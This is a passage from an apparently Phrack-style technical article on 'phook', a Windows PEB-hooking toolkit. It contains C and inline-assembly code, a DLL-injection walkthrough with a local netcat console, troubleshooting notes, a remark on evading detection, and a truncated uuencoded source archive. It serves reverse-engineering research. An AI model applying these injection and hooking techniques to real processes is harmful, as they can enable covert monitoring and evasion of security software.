                             - Closes and unloads the console
                             - Pauses the execution of the program
   suspend
   resume
                             - Resumes the execution of the program
                             - Shows the list of modules
   showmodules
                             - Loads in memory the specified library
   load [param1]
                               in [param1]
                             - Unloads a library specified in memory in
   unload [param1]
                               [param1]
   pebhook [param1] [param2] - Realizes PEB HOOKING [T.1] over a dll
                               [param1]: Name of the original dll
```

It is easy to understand each of the commands that our console admits, so we will explain how "showmodules", "pebhook" and "suspend" work.

[param2]: Path to the DLL_FAKE

The commando "showmodules" does a search in the PEB [R.1] of the loaded modules without using APIs.

pebhook is the command that realizes all the process of PEB ${\tt HOOKING}$ (see section 3).

If PEB HOOKING [T.1] over kernel32.dll is wanted to be done, using as DLL_FAKE "C:\phook\bin\windows_xp_sp2\ph_ker32.dll", for the OS Windows XP SP2, only it is necessary to send the command:

- pebhook kernel32.dll c:\phook\bin\windows_xp_sp2\ph_ker32.dll

The command suspend is capable of suspending the execution of the main thread of the process. The TID of the main thread is obtained browsing the THREADENTRY32 [R.13] of the system till it reaches the first of the process:

```
----[ CODE
    BOOL GetMainThreadId( DWORD * thread_id )
                     hThreadSnap;
        HANDLE
        THREADENTRY32 th32;
        BOOL
                     return_function;
        DWORD
                     process_id;
        process_id = GetCurrentProcessId();
hThreadSnap = INVALID_HANDLE_VALUE;
        return_function = FALSE;
        hThreadSnap = \
            CreateToolhelp32Snapshot( TH32CS_SNAPTHREAD, process_id );
        if( hThreadSnap == INVALID_HANDLE_VALUE )
            ShowGetLastErrorString
                ( " GetMainThreadId() - CreateToolhelp32Snapshot()" );
            return FALSE;
        th32.dwSize = sizeof( THREADENTRY32 );
        if( !Thread32First( hThreadSnap, & th32 ) )
            ShowGetLastErrorString( "GetMainThreadId() - Thread32First()");
        do
            if ( th32.th320wnerProcessID == process_id )
                * thread_id = th32.th32ThreadID;
                return_function = TRUE;
        while
            Thread32Next( hThreadSnap, & th32 ) && return_function != TRUE
        );
        CloseHandle( hThreadSnap );
        return return_function;
    }
    ----[ END CODE
----[ 4.3 - CreateExp
CreateExp is a program that generates the source code needed to realize a
DLL_FAKE from a DLL_REAL. At the moment it creates the files .c and .def,
to use with mingw.
To create a DLL_FAKE of kernel32.dll it is needed to execute:
    - CreateExp C:\WINDOWS\SYSTEM32\KERNEL32.DLL C:\ph_ker32
If it has worked well the files C:\ph_ker32.c and C:\ph_ker32.def will
be created.
```

ph_ker32.c contains the definitions of the exportations of kernel32.dll and jumps automatically to the originals.

ph_ker32.def contains the alias and the names of the exportations of kernel32.dll.

By default the exportations of DLL_FAKE will jump to the corresponding exportation of DLL_REAL.

```
-----[ 4.3.1 - Forwarder DLL
```

CreateExp tranforms the Forwarder DLL [R.3] into exportations, so PEB HOOKING of a function Forwarder can be done.

Example: kernel32.dll has as Forwarder HeapAlloc that goes to the exportation RtlAllocateHeap of NTDL.DLL. When a module imports HeapAlloc from kernel32.dll, the Loader of win32 automatically puts the address of the exportation of NTDLL.DLL and never passes through kernel32.dll:

If a DLL_FAKE of kernel32.dll is created with CreateExp, the flow will be:

Of such form that we can implement a hook of HeapAlloc (kernel32.dll).

```
-----[ 4.4 - ph_ker32.dll
```

ph_ker32.dll was created to do PEB HOOKING [T.1] to kernel32.dll; monotorizes the access to the APIs "CreateFileA" and "CreateFileW" [R.14], and when it is called to any other automatically it jumps to the original.

In order to easen the jump to an API a JMP macro has been created, it has to pass the name of the DLL and the ordinal of the exportation (to see the JMP macro see section 4.4.2).

ph_ker32.c created with CreateExp (JMP macro has been omitted):

```
-----[ CODE

#define FAKE_LIB "ph_ker32.dll"

DLLEXPORT void _ActivateActCtx ( void )

{
    JMP( FAKE_LIB, 1 );
}

DLLEXPORT void _AddAtomA ( void )
```

```
JMP( FAKE_LIB, 2 );
DLLEXPORT void _AddAtomW ( void )
    JMP( FAKE LIB, 3 );
DLLEXPORT void _AddConsoleAliasA ( void )
    JMP( FAKE_LIB, 4 );
. . . .
----[ END CODE
It is necessary to remember that once PEB HOOKING [T.1] has been made,
kernel32.dll will now be named ph_ker32.dll, for that reason
ph_ker32.dll in the symbolic constant FAKE_LIB is indicated.
ph_ker32.def created with CreateExp:
----[ CODE
LIBRARY
           default
EXPORTS
ActivateActCtx=_ActivateActCtx
                                         @ 1
AddAtomA=_AddAtomA
                                         @ 2
AddAtomW=_AddAtomW
                                         @ 3
----[ END CODE
By reasons of clarity the implementation of the APIs CreateFileA and
CreateFileW [R.14] have been put in the file owns.c. When a call is
made to CreateFileA and to CreateFileW [R.14] it is written the
parameter lpFileName in the file C:\CreateFile.log
owns.c:
----[ CODE
#define FILE_LOG C:\CreateFile.log
DLLEXPORT
HANDLE _stdcall _CreateFileW
    LPCWSTR lpFileName,
    DWORD dwDesiredAccess,
    DWORD dwShareMode,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    DWORD dwCreationDistribution,
    DWORD dwFlagsAndAttributes,
    HANDLE hTemplateFile
    char
          asc_str[MAX_PATH];
```

```
if ( UnicodeToANSI( (WCHAR *) lpFileName, asc_str ) == 0 )
        CreateFileLogger( asc_str );
    return CreateFileW(
        lpFileName,
        dwDesiredAccess,
        dwShareMode,
        lpSecurityAttributes,
        dwCreationDistribution,
        dwFlagsAndAttributes,
        hTemplateFile );
}
DLLEXPORT
HANDLE _stdcall _CreateFileA
    LPCSTR lpFileName,
    DWORD dwDesiredAccess,
    DWORD dwShareMode,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    DWORD dwCreationDistribution,
    DWORD dwFlagsAndAttributes,
    HANDLE hTemplateFile
    char
           asc_str[MAX_PATH];
    CreateFileLogger( lpFileName );
    return CreateFileA(
        lpFileName,
        dwDesiredAccess,
        dwShareMode,
        lpSecurityAttributes,
        dwCreationDistribution,
        dwFlagsAndAttributes,
        hTemplateFile );
}
static void
CreateFileLogger( const char * file_to_log )
{
    HANDLE file;
    DWORD chars;
    file = \setminus
        CreateFileA
            FILE_LOG
            GENERIC_WRITE | GENERIC_READ
            NULL
            OPEN_ALWAYS
            NULL
        );
    if ( file != INVALID_HANDLE_VALUE )
        if ( SetFilePointer( file, 0, NULL, FILE_END ) != -1 )
```

```
WriteFile
                   file, file_to_log, strlen( file_to_log ), &chars, NULL
                );
               WriteFile(file, "\x0D\x0A", 2, &chars, NULL);
           CloseHandle(file);
       }
    }
    ----[ END CODE
----[ 4.4.1 - Stack problems
When it is wanted to directly pass the control to an API which prototype
is not known a generic form, it is necessary to pass it the intact stack
to the original API. This is gotten in mingw with the option of the
compilator -fomit-frame-pointer [R.15] and a JMP (ASM) to the original
API.
The functions that have been implemented have to be put in the prototype
and must be of the type _stdcall. The functions of type _stdcall have a
different syntax in the file .def:
    - Name_exportation=Alias@arguments * 4
                                            @ Ordinal
Example of file .def with the APIs of type _stdcall CreateFileA and
CreateFileW [R.14] (both have seven arguments):
   ----[ CODE
              ph_ker32
   LIBRARY
   EXPORTS
    ; Name Exp | Alias
                       No Args * 4 | Ordinal Windows XP SP2
   CreateFileW=_CreateFileW@28
                                            @ 83
   CreateFileA=_CreateFileA@28
                                            @ 80
    ----[ END CODE
The functions of type _stdcall should not be compiled with
-fomit-frame-pointer [R.15] option.
-----[ 4.4.2 - Registry problems
Not only is necessary to pass the stack intact to an exportation, some
times the exportations directly use the values of the registers. Before
passing the control to the original exportation it is necessary to let the
registers intact, this is accomplished inserting in the code the
instructions PUSHAD and POPAD:
    [PUSHAD] [ CODE NEEDED TO JUMP TO THE EXPORTATION ] [POPAD]
An example of exportation that directly uses the registers is _chkstk of
```

_chkstk in NTDLL.DLL (WINDOWS XP SP2):
----[CODE

NTDLL.DLL:

7C911A09 >/\$ 3D 00100000 CMP EAX,1000

-----[4.4.3 - The JMP macro

----[CODE

The JMP macro is necessary since not always all the DLL (file .h) declarations are had in its header. With the JMP macro the address of the exportation is obtained with GetProcAddress [R.12] in runtime.

```
unsigned long tmp;
#define JMP( lib, func )
  asm ( "pushad" );
  asm
       " push edx
                             \n"
       " push %1
                             \n"
       " call eax
                             \n"
       " pop edx
                             \n"
       push %2
                             \n"
       " push eax
                             \n"
       " call edx
                             \n"
       " mov %4, eax
                             \n"
       " popad
                             \n"
       "a" (GetModuleHandle) ,
       "g" (lib)
       "g" (func)
       "d" (GetProcAddress)
       "g" (tmp)
    );
  asm ( "jmp %0" : : "g" (tmp) );
```

```
----[ END CODE
```

The code is for mingw [R.16] with the compiler option -masm=intel.

```
-----[ 4.4.4 - Versions
```

We have included in phook various versions of ph_ker32 for the systems:

```
- Windows XP SP2 v5.1.2600

- Windows Server 2003 R2 v5.2.3790

- Windows Vista v6.0.6000
```

Source code in ph_ker32/SO and binaries in bin/OS.

```
----[ 4.5 - Using phook
```

Lets imagine that we want to do PEB HOOKING [T.1] to kernel32.dll with ph_ker32.dll, the programa poc.exe has been chosen for the example (comes in the folder bin\ of phook).

Steps to follow:

- 1.- Execute InjectorDLL indicating a program to execute and the DLL of the console that will be injected in the process:
 - InjectorDLL.exe console.dll -u poc.exe

The process will be hold in suspended state and there will be a socket listening in the port indicated in the file C:\ph_listen_ports.log

C:\phook\bin>InjectorDll.exe console.dll -u poc.exe

```
InjectorDLL v1.0

[Shearer] eunimedesAThotmail.com

Dreg DregATfr33project.org

http://www.fr33project.org
```

```
Showing injection data .....
   Program to inject : poc.exe
   Library to inject: console.dll
[OK] - CONSOLE.
[OK] - Create process:
   [INFO] PID: 0x0960
   [INFO] P. HANDLE: 0x000007B8
   [INFO] TID:
                0x0AE0
   [INFO] T. HANDLE: 0x000007B0
[INFO] - Injecting DLL...
   [OK] - Allocate memory in the extern process.
   [INFO] - Address reserved on the other process: 0 \times 00240000
   [INFO] - Space requested: 306
   [OK] - Creating structure for the dll load.
   [OK]
          - Writing structure for the dll load.
          - Creating remote thread.
   [OK]
   [INFO] - Thread created with TID: 0x0B28
   [INFO] - Attempt: 1
   [INFO] - Thread has entered suspension mode.
   [OK] - Injection thread ended.
```

```
[OK] - Memory in remote thread freed.
[OK] - DLL injected.
```

[OK] - Injection ended.

2.- It is necessary to connect with a client of type netcat to the open port, in this case: 1234.

C:\>nc 127.0.0.1 1234

```
Phook Prompt v1.0
[Shearer] eunimedesAThotmail.com
Dreg DregATfr33project.org
http://www.fr33project.org
```

ph > help

```
Phook Prompt v1.0
Command list:
_____
                      - Shows this screen
help
exit
                      - Closes and unloads the console
                     - Pauses the programs execution
suspend
resume
                     - Resumes the programs execution
showmodules
                     - Shows the modules list
load [param1]
                     - Loads in memory the library
                       especified in [param1]
unload [param1]
                     - Unloads a librery in memory
                       especified in [param1]
pebhook [param1] [param2] - Performs PEB Hook over a dll
                       [param1]: Name of the original dll
                        [param2]: Path to the DLL hook
```

- 3.- PEB HOOKING [T.1] to kernel32.dll is realized with the ph_ker32.dll:
 ph > pebhook kernel32.dll C:\phook\bin\windows_xp_sp2\ph_ker32.dll
- 4.- The command resume is sent so that the execution of the process begins.

```
ph > resume
ph >
C:\phook\bin>
```

- 5.- poc.exe creates the files in C:\
 - file
 - file2
 - file3
- 6.- ph_ker32.dll registers the successful calls to the APIs CreateFileA and CreateFileW [R.14] in the file C:\CreateFile.log
- 7. C:\>more CreateFile.log
 C:\file1
 C:\file2

----[4.5.1 - DLL MINIFILTER

phook allows to realize DLL MINIFILTER (see section 3.7) by a simple manner. It only has to realize PEB HOOKING [T.1], with the command pebhook, over the name of the DLL_FAKE, that is the one that had DLL_REAL.

Supposing that we have two DLL_FAKEs:

- ph_ker32_1.dll: Monotorizes access to the APIs CreateFile [R.14].
- ph_ker32_2.dll: Monotorizes the access of the API ReadFile [R.17].

To do DLL MINIFILTER it is as easy as:

C:\>nc 127.0.0.1 1234

Shearer]	Phook Prompt v1.0 eunimedesAThotmail.com	
Dreg	DregATfr33project.org	
http://www.fr33project.org		

ph > pebhook kernel32.dll C:\phook\bin\windows_xp_sp2\ph_ker32_1.dll
ph > pebhook kernel32.dll C:\phook\bin\windows_xp_sp2\ph_ker32_2.dll

Flow of a call of the process to kernel32.dll:

----[4.6 - Frequent problems

Besides of the problems in the section 3.8, there are others:

Problem	Possible/s Solution/s
- DLL_FAKE compilation fails	- Check that the functions that go directly to DLL_REAL are not repeated and are implemented Check that the implemented functions (that must be of _stdcall type) are well defined in the .def file (see section 4.4.1).
- The execution of the process fails	- Check that the functions that go directly to DLL_REAL have been compiled with the option -fomit-frame-pointer (see section 4.4.1) Check that the implemented functions are of _stdcall type Check that DLL_FAKE have been created from the DLL_REAL and not another.

	- Check if InjectorDLL has correctly detected the real type of the process (GUI or CONSOLE).
- It is not possible to connect to the console	 Check that the port 1234 is open before doing PEB HOOKING [T.1]. Check firewall blockings Check that the full path of console.dll has been indicated in InjectorDLL.
- InjectorDLL does not work	- Check that the privilegies to inject a DLL were obtained (CreateRemoteThread) - Check anti-virus blocking
- CreateExp does not work	- Check that the path of DLL_REAL ia a correct PE32 and that the EXPORT DIRECTORY is not corrupted [R.3].

Some other problems may exist due to programming and/or design failures.

```
----[ 5.- TODO
```

At the moment we are trying to:

- Realize PEB HOOKING [T.1] before the execution of:
 - TLS Table and DLLMain [R.3].
- Create debug files and configuration for the console.
 - Rules for the repair of IATs [R.4].
 - customized list of listening ports.
 - . . .
- Improve InjectorDLL:
 - Automatic detection of "GUI process" and "Console process".

----[6.- Testing

Tests with phook in different versions of Windows and other programs have been made.

Windows:

- Windows XP SP2 v5.1.2600 - Windows Server 2003 R2 v5.2.3790 - Windows Vista v6.0.6000
- And theoretically it would have to work in Windows 2000, but we have not verified it.

Programs:

- Microsoft Word 10.0.2627.0
- Regedit 5.1.2600.2180
- Notepad 5.1.2600.2180
- Calc 5.1.2600.0
- CMD 5.1.2600.2180
- piathook 1.4
- pebtry Beta 5
- pe32analyzer Beta 2

----[7.- Advantages and possibilities

The biggest advantage of PEB HOOKING [T.1] over other hooking methods is that it only has to be applied once. At the moment that a hook to a DLL has been done, any module that is loaded will automatically have in his IAT [R.3] the exports that use DLL_FAKE. The rest of the modules have to apply the hook every time that the module is loaded.

Other advantages of using PEB HOOKING [T.1]:

- A search in the PEB (using the field BaseDllName) to find DLL_REAL, will arrive at DLL_FAKE.
- PEB HOOKING is a more stable method for the OS than others in ring0.
- Some packers do not detect PEB HOOKING [T.1] as it is not a well documented method.
- It is not necessary to change the behavior of the APIs that work with modules. When a module tries to obtain the handler of the DLL_REAL, will automatically obtain the handler DLL_FAKE.
- Possibility of creating DLL MINIFILTER (see section 3.7).
- PEB HOOKING of a exportation Forwarder [R.3] can be done without making PEB HOOKING to the Forwarder DLL.

The spectrum of possibilities that the PEB HOOKING [T.1] method allows and phook is quite ample, next we raised some examples:

- Monotorize/virtualize the access to the registry of a process.
 POC [R.18]:
 - 1.- Use the tool CreateExp (see section 4.3) on "advapi32.dll".
 - 2.- Based on what is desired to do, it is necessary to implement the monitorization/virtualization in the next APIs:
 - RegCloseKey
 - RegCreateKeyA/RegCreateKeyW
 - RegCreateKeyExA/RegCreateKeyExW
 - RegDeleteKeyA/RegDeleteKeyW
 - RegLoadKeyA/RegLoadKeyW
 - RegOpenKeyA/RegOpenKeyW
 - RegOpenKeyExA/RegOpenKeyExW
 - RegopenkeyExA/RegopenkeyExW
 - RegQueryValueA/RegQueryValueW
 - RegQueryValueExA/RegQueryValueExWRegReplaceKeyA/RegReplaceKeyW
 - RegRestoreKeyA/RegRestoreKeyW
 - RegSaveKeyA/RegSaveKeyW
 - RegSaveKeyExA/RegSaveKeyExW
 - RegSetValueA/RegSetValueW
 - RegSetValueExA/RegSetValueExW
 - RegUnLoadKeyA/RegUnLoadKeyW

. . .

- Monotorize/virtualize conections.
 - POC [R.20]:
 - 1.- Use the tool CreateExp (see section 4.3) on "ws2_32.dll".
 - 2.- Based on what is desired to do, it is necessary to

```
implement the monitorization/virtualization of the
                following APIs:
                - accept
                - bind
                - closesocket
                - connect
                - listen
                - recv
                - recvfrom
                - send
                - sendto
                - socket
                - WSAAccept
                - WSAConnect
                - WSARecv
                - WSARecvFrom
                - WSASend
                - WSASendTo
                - WSASocketA/W
                . . .
    - Syscall Proxy de ficheros:
        - POC [R.19]:
            1.- Use the tool CreateExp (see section 4.3) on
                "kernel32.dll".
            2.- Based on what is desired to do, it is necessary to
                implement the redirection of the following APIs:
                - CreateFileA/CreateFileW
                - CreateFileExA/CreateFileExW
                - ReadFile
                - ReadFileEx
                - WriteFile
                - WriteFileEx
                . . .
    - ... and free your mind ;-)
----[ 8.- Conclusion
```

If it is necessary to do a hook to an API/exportation, any actual method may be used. But if it is necessary to monitorize or virtualize the access to various APIs/exportations with phook it is a lot simplier the implementation, as it is only necessary to program the functionality of the APIs/exportations.

Besides, it is a method oriented to the reverse engineering of software and malware protection systems, as it difficults alternative methods of searching the exportations and elimination of hooks.

```
----[ 9.- Acknowledgements
```

Recommendations for the paper:

- phrack staff
- Tarako

Translation to English of the chains of phook:

- Southern
- LogicMan
- XENMAX

Translations of the paper to English: - BETA : Ana Hijosa - BETA 2: delcoyote - ACTUAL: LogicMan Virii scene: - GriYo, zert, Slow, pluf, xezaw, sha0 ... Reversing scene: - pOpE, JKD, ilo, Ripe, int27h, at4r, uri, numitor, vikt0ry, kania, remains, S-P-A-R-K ... Other scene: - sync, ryden, xenmax, ozone/membrive, \^snake^\, topo, fixgrain, ia64, overdrive, success, scorpionn, oyzzo, simkin, !dSR ... ALL vx.7a69ezine.org and 7a69ezine.org people ;-) And specially tahnks to YJesus - http://www.security-projects.com ----[10.- Related Works [T.1] .- We are not aware of any work similar to phook, but there is an article that talks about PEB HOOKING written by Deroko: "PEB DLL Hooking Novel method to Hook DLLs". The article was published in the ARTeam-Ezine number 2. - http://www.arteam.accessroot.com/ezine/file_info/download1.php? file=ARTeam.eZine.Number2.rar ----[11.- References [R.1] .- Structures of the PEB: - http://undocumented.ntinternals.net/ [R.2] .- Gaining important datas from PEB under NT boxes: - http://vx.netlux.org/29a/29a-6/29a-6.224 [R.3] .- Visual Studio, Microsoft Portable Executable and Common Object File Format Specification. Revision 8.0 - May 16, 2006: - http://www.microsoft.com/whdc/system/platform/firmware/ PECOFF.mspx [R.4] .- What Goes On Inside Windows 2000: Solving the Mysteries of the Loader: - http://msdn.microsoft.com/msdnmag/issues/02/03/Loader/ [R.5] .- winnt.h (DEV-CPP): - http://www.bloodshed.net/devcpp.html [R.6] - CreateProcess: - http://msdn2.microsoft.com/en-us/library/ms682425(vs.80).aspx [R.7] - Three Ways to Inject Your Code into Another Process: - http://www.codeproject.com/threads/winspy.asp

- http://www.securityfocus.com/infocus/1850

[R.8] - Import address table hooks:

```
[R.9] - Code overwriting:
            - http://www.codeproject.com/system/hooksys.asp
[R.10] - Hooks:
            - http://msdn2.microsoft.com/en-us/library/ms632589.aspx
[R.11] - System Call Optimization with the SYSENTER Instruction:
            - http://blog.donews.com/zwell/archive/2005/03/13/300440.aspx
[R.12] - Run-Time Dynamic Linking
            - http://msdn2.microsoft.com/en-us/library/ms685090.aspx
[R.13] - Thread Walking
            - http://msdn2.microsoft.com/en-us/library/ms686780.aspx
[R.14] - CreateFile
            - http://msdn2.microsoft.com/en-us/library/aa363858.aspx
[R.15] - MAN GCC (-fomit-frame-pointer):
            - http://www.astro.uni-bonn.de/~webstw/cm/gnu/gcc/gcc.1.html
[R.16] - MINGW:
            - http://www.mingw.org/
[R.17] - ReadFile:
            - http://msdn2.microsoft.com/en-us/library/aa365467.aspx
[R.18] - Registry Functions:
            - http://msdn2.microsoft.com/en-us/library/ms724875.aspx
[R.19] - File Management Functions:
            - http://msdn2.microsoft.com/en-us/library/aa364232.aspx
[R.20] - Winsock Functions:
            - http://msdn2.microsoft.com/en-us/library/ms741394.aspx
[R.20] - MSDN LIBRARY:
            - http://msdn2.microsoft.com/en-us/library/
[R.21] - Iczelion's Win32 Assembly Homepage:
            - http://win32assembly.online.fr/
----[ 12.- Source Code
Message-ID: <wc2007101518005420031419875@localhost>
MIME-Version: 1.0
Content-Description: "UU encode of phookt~1.gz by Wincode 2.7.3"
Content-Type: application/X-gzip; name="phookt~1.gz"
Content-Transfer-Encoding: X-uuencode
Content-Disposition: attachment; filename="phookt~1.gz"
begin 644 phookt~1.gz
M'XL("(>.$T<``'!H;V]K+G1A<@#LW7E`5=7>-_#-`145!14-%?5H#C@AHR(@
MH'"<!V10RQ'A("@"<@Z*IJ4B)B%EDYIEBEI9F9IISH6SEI::8UII9:)0FI&1
MJ;SK]UW[L'X>Z][[O/?>YWW_:#_W>#[[>WY[[7GMO0_0DYF2D3&IB_9?'8Q&
M8[=NW8SB70P^=N_ZB*]/-Y^\;CY=?0.ZB?%\WT!1'ZC]/?RW![G_QZ>F_Q>/
\label{eq:main_main_substitute} $$ M@?_)_N_: U8_V?S = W[_W___&H/9_8D:Z)2/-[)V4EJ;]9X = M/]]^_UV_0*Z $$
M5NW_0''BBQ&_0+'_?;2_A__V,.CQ19JC>'<2K\I*3=NFYQ':/Q]FBU?=%COJ
M:IMK'FNYS6'@L99Q*:D68V96QH2LA,G&Q(3T]`RK<;S9F)6=;DQ--T8-B35.
```

MSD@R>]>I4ZNUWD:T2=, &.CAK&84-^FB#JVO7Q,)<TJJWK.U@"-):ZPMB\$"\W M>MD6+"<--LCE=L#RZ\/&ZABY]TYUS5\$>?9A._*._RS=U`FC:O!K_>"53#-I_ M?/"VFG.LXOVU1_4%:FU;"36,\$__S3DJP)LBU4-O"2]7H<;%WEBQTJT,;E7:, $M > 5XJ''[">[S%0B[&#/YBE:F]5&I/WS:9XN4L7D%_-E]S6D:BOHUFZ^L0\5!=$ $M+V^+-6$\->4D]M8B@>KB/>K!.H.S7F>Q9NTT5-.TE:+&2;SW=WBH3OM[^(\,$ M\?E7A@^+S2US*9CEDEOIX#KO71'FSVSM5##:K6"0<_ZHUL[Y+JU+KM03Z4%1 M1C40[?4MSKOM^E)QWE[KR(*&VKB<M+R35E-!,S>ATCJ+^)!;ZM3]BZS&!8YY MQ=9?*H_+:H26TD)K6RW?O77)4G%P^Y[,QT>'G-`SE%A%EE>9[69K/KNW[VW4 MWRPTEX\<,W;T7A>-QD7];%O]:BH5\TD[A%5;38M3,LE3?'J[J:9=:UM96;E(M+F3A5*UP5SLJ^A>6S[>RY'8+L?H]^/*=\$LFU#-%BR76A0YJ+"'V+KXT52>&' MPK;VXW?0_/*OY)9Y;*?I"TS.^7%BFPYL[930U+IDEICX2&Z%0^/B?7*R^.U5 M]3MD/=6*:63](*K?Q[:OV'^CKTT0ZV@;ITF##IGN4F.'3!7RK5R^W9109?*M MA-X*3"[4[A71;FZ94[ZI(G=6A9;=XE!4:R<M&K.GC]L]0A-\7RF&:S4<:"HW MBC?8IKJ;.^NN/I513?5S(S75"=HDIO+\J-9N8F+QYB+F+-Z<"TTEXLU)GV2! M: %SL"; 04H5IZB[7TM(;YT[34A)HVSX!I/6G: %#7M) #5MZ>""/UN\$@@<68:NC M:B9?-=.:-5-#0&Z\[X_LPQ9WIFJ*]&KJU?6//.@C!_41=:1BBQ68[MH*]`_Z MB0]LF[*FONM*_<0R%KH?0-/BLU`#^ZP1?>8B/XN_*UIQ=*HG]F"!J8*UG)L3 MBDE*,\$E;D13\$.Q=\$A#H<U^>E/JQ)<RC.R3>5B"V")JAG,.H[>V\S?6>7%9C< M*7A?!B@OH^#6_<K*?%.YF)C&OL?8S0(1Q-\LB'\Z>5N;4#;8J7:J)^[TVJ5 MY^:X:]DNATR7L(,_H/49[4*EM*VH@0C,L-A3;"#'W%DNK'B^J+#MC7@QZ^_% M; "SC"^)=! `L]Y;;QDY\X]G*CW:POK".67BR%_T/%-U6QOBYG/&5QE+]3H3@& MM-(7"TP>U&J,>[Z;6!2Y>RX5FBM&CADMMWV0?F85>-K.\$7T[SK`%%>JDN:@V MR:X&M\$+GL'+MQ&'#SL>A545+6)%!%)6<=A>;1FS(6>5Z<6M5/)\$5G[9M4!?L MFIM`&6T2TR7Q;T&\$1XCI;G9U!"6VH\$(/OJ=`D_4AIDM60^G1W%DEFC4U=];W MFC6Q0\$P1X9EONE@0+R;]GMS+LR!>3'51`)]Z5'U*[N5A^]0#GQJK/B7W,MH^ M-8JEQP':A-:LKUJS1?6KUJS`=\$X_Z'-\$D;.[*+>=DH6FM52<U:2JW_JMB;X+ MRO5#^0=;<%-LP8?WB1?FLP9;T!_[Y.;#^\21%=6E?=*S`>V32[FS+HGCU?9) MN3Q2L-V/%XC_\$<Z)I<\WG3ID.NJ@.FB18>N79]<0'_#DY@.)%F(ZI0>T9\$<U MZS19B(/M#SH)#^?..JQ9QQ68#A=\$N(G]ESNK3+-VI*IHCT)3F8.;.)IE?UCV M<+?:AS:A:\$)S%QO2MFWEYX?I\UJ-T5\:2E=B:>3:B&6R5KO64:RQ6'&YI&NP M?T2'TEI>!URH+;I3M/6/MO.C,>T+M[SB;/2<5K6%B]S\$-7>1K,P-TJR#](Y0 M='@A)G=+5W'+(EC5([H4.(8XU<OV*!A\$<54GZE(097#*=RBM46BJ\$&?RWD+1 MF.94^JZ^5/(*X6RW4%<\;`N%+FRI6B@7-^JM[E9UEYYZ_L2=RDK;&>FB=Q'7 MFCK@*ICK-?O!W%'D#_3,-V6?K(Z%FZY;(ZJ'F,I<G]V\$E2O+/[[GDL'AN*W; MRBY76=46*"^(\G<.B:KG-C7PX4]'LRFJ-HZ8PN#L&-7819SMI?[_@XG<](G\$ MB1QB^MY279S\$H@<1!U>E=BV,SL]XNM([N(E_*DESC-K-RDH"'G_\$9.B!+N7N $\verb|M]ZONE-_?\#-\V3U24[\&TH-D?>]S<J*W%2[UXK='<'>5LU.B+WY!__Y5V<DSX:$ $\texttt{MW1;2WBLI;(1^L>2NHWC/.R<FR=U-_U9:JV,/=!(3N+C)@]"Y6.Q5:N\#@4'6? }$ MMZL1=ORU?(,8V>!&K6Q#*_2OEMVM`*.TPU>YH0\I\$'.1P657&9C*:>R#AJ(! M; ^H "P@SR[DO4%^:54+&13\$TUTH56\Q*UKB^6*-3[,DR@UZUNJ'_JHS[59[4` M6^JHK8F\-:HQIPMBW=3,AM1!ZB&;IBTJCGWW0DQ!]TFT=6R+0=M3OUE3#>S& M.GKFYUW\$1J% *[,;E=P63Y\]KHAM;JUU*&^EFKV;@WQWJ10#&JV:<6XQ+KBV $M'6=P^X/-LP:>W@9"_$9G;NRP0<7-.#A]C3>GMJ/3>1NR]V-CZP]13?AB++.$ M]<2..(BM3&VK79\$E-_V#,[14HV/E\$N9&_SIDUU,?'JSSP#SJBA(L4+5KM<5= MDUJ6P77Y(9390&R8TKNB8);MWM'K']WIZSW1=ER';HI*O2N)\$-=XUV>OR@I' MT]W9049K;1NU;!^<&1W\$S:"\&#C3BNEW,Z,;X#XT0MR]B'Y,G-M+_JJ58-&* MOW9`07R%J&]_7#95X5C56C4ZK'']L&NRM,^?MN<KVC-D=_P'[1EE>SO\$=9@: $MZ?[\)+BL=Q%761?Q2GUT$>(*C"O\9)=9ZO; +<@Y6K0;]3#S<P::V4^BB9(?$ $M:^LW'A==MYI.4DVI3)+S35^B%7UJT9!^%'Q96U^^4[FS3E5F>]*$$:+\I*V%$ MMU4+J#"4?FC[Z`Q;7[VY5U'M+%8T[,]6]#9;T8WUL*+ZA`8Y&WVU2Z>C,](> MZHP&V!;WIKAKJLS^TYG<8S,9\,!,EM=Z8";N>CQ?QN)8SC<=+3`=Q0Z>4S9" M7D; %FM\NB:10+/:*%;]-5_7\.'E)=XH1#_]YY^[+T^LI-UOWAW=W6R]%RV]; M3KO5*A;+Z28:*?G%3>_Y3MVG4YS^K72=]X\$^I<%N2MG%G-+G>PC3NN565%JM $M:FGJN=$2T_QE=W9<Y+9EUZM$2ZJ5Y]&*^\,3T(P-^HS;B655DXR1DZA@M+QH)$ MJ:\4L!T/TR&<ER1J]%LF\0V%N)W+I_TSLH;X9F7<.-J,*:+`UF?3#6]F3?U0 $\texttt{MLK}; \texttt{G6} \setminus \texttt{G1N} \texttt{[EKC} \texttt{J} + \texttt{YM} = \texttt{L05} * \texttt{NQ} > * \texttt{V} : \texttt{"5J07} @ \texttt{DZYL} \texttt{(B} \times \texttt{E} < = \texttt{ND} . \texttt{S} \texttt{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = \texttt{ND} . \texttt{S} \text{"IQS8ZAH} \land \texttt{(B} \times \texttt{E}) = 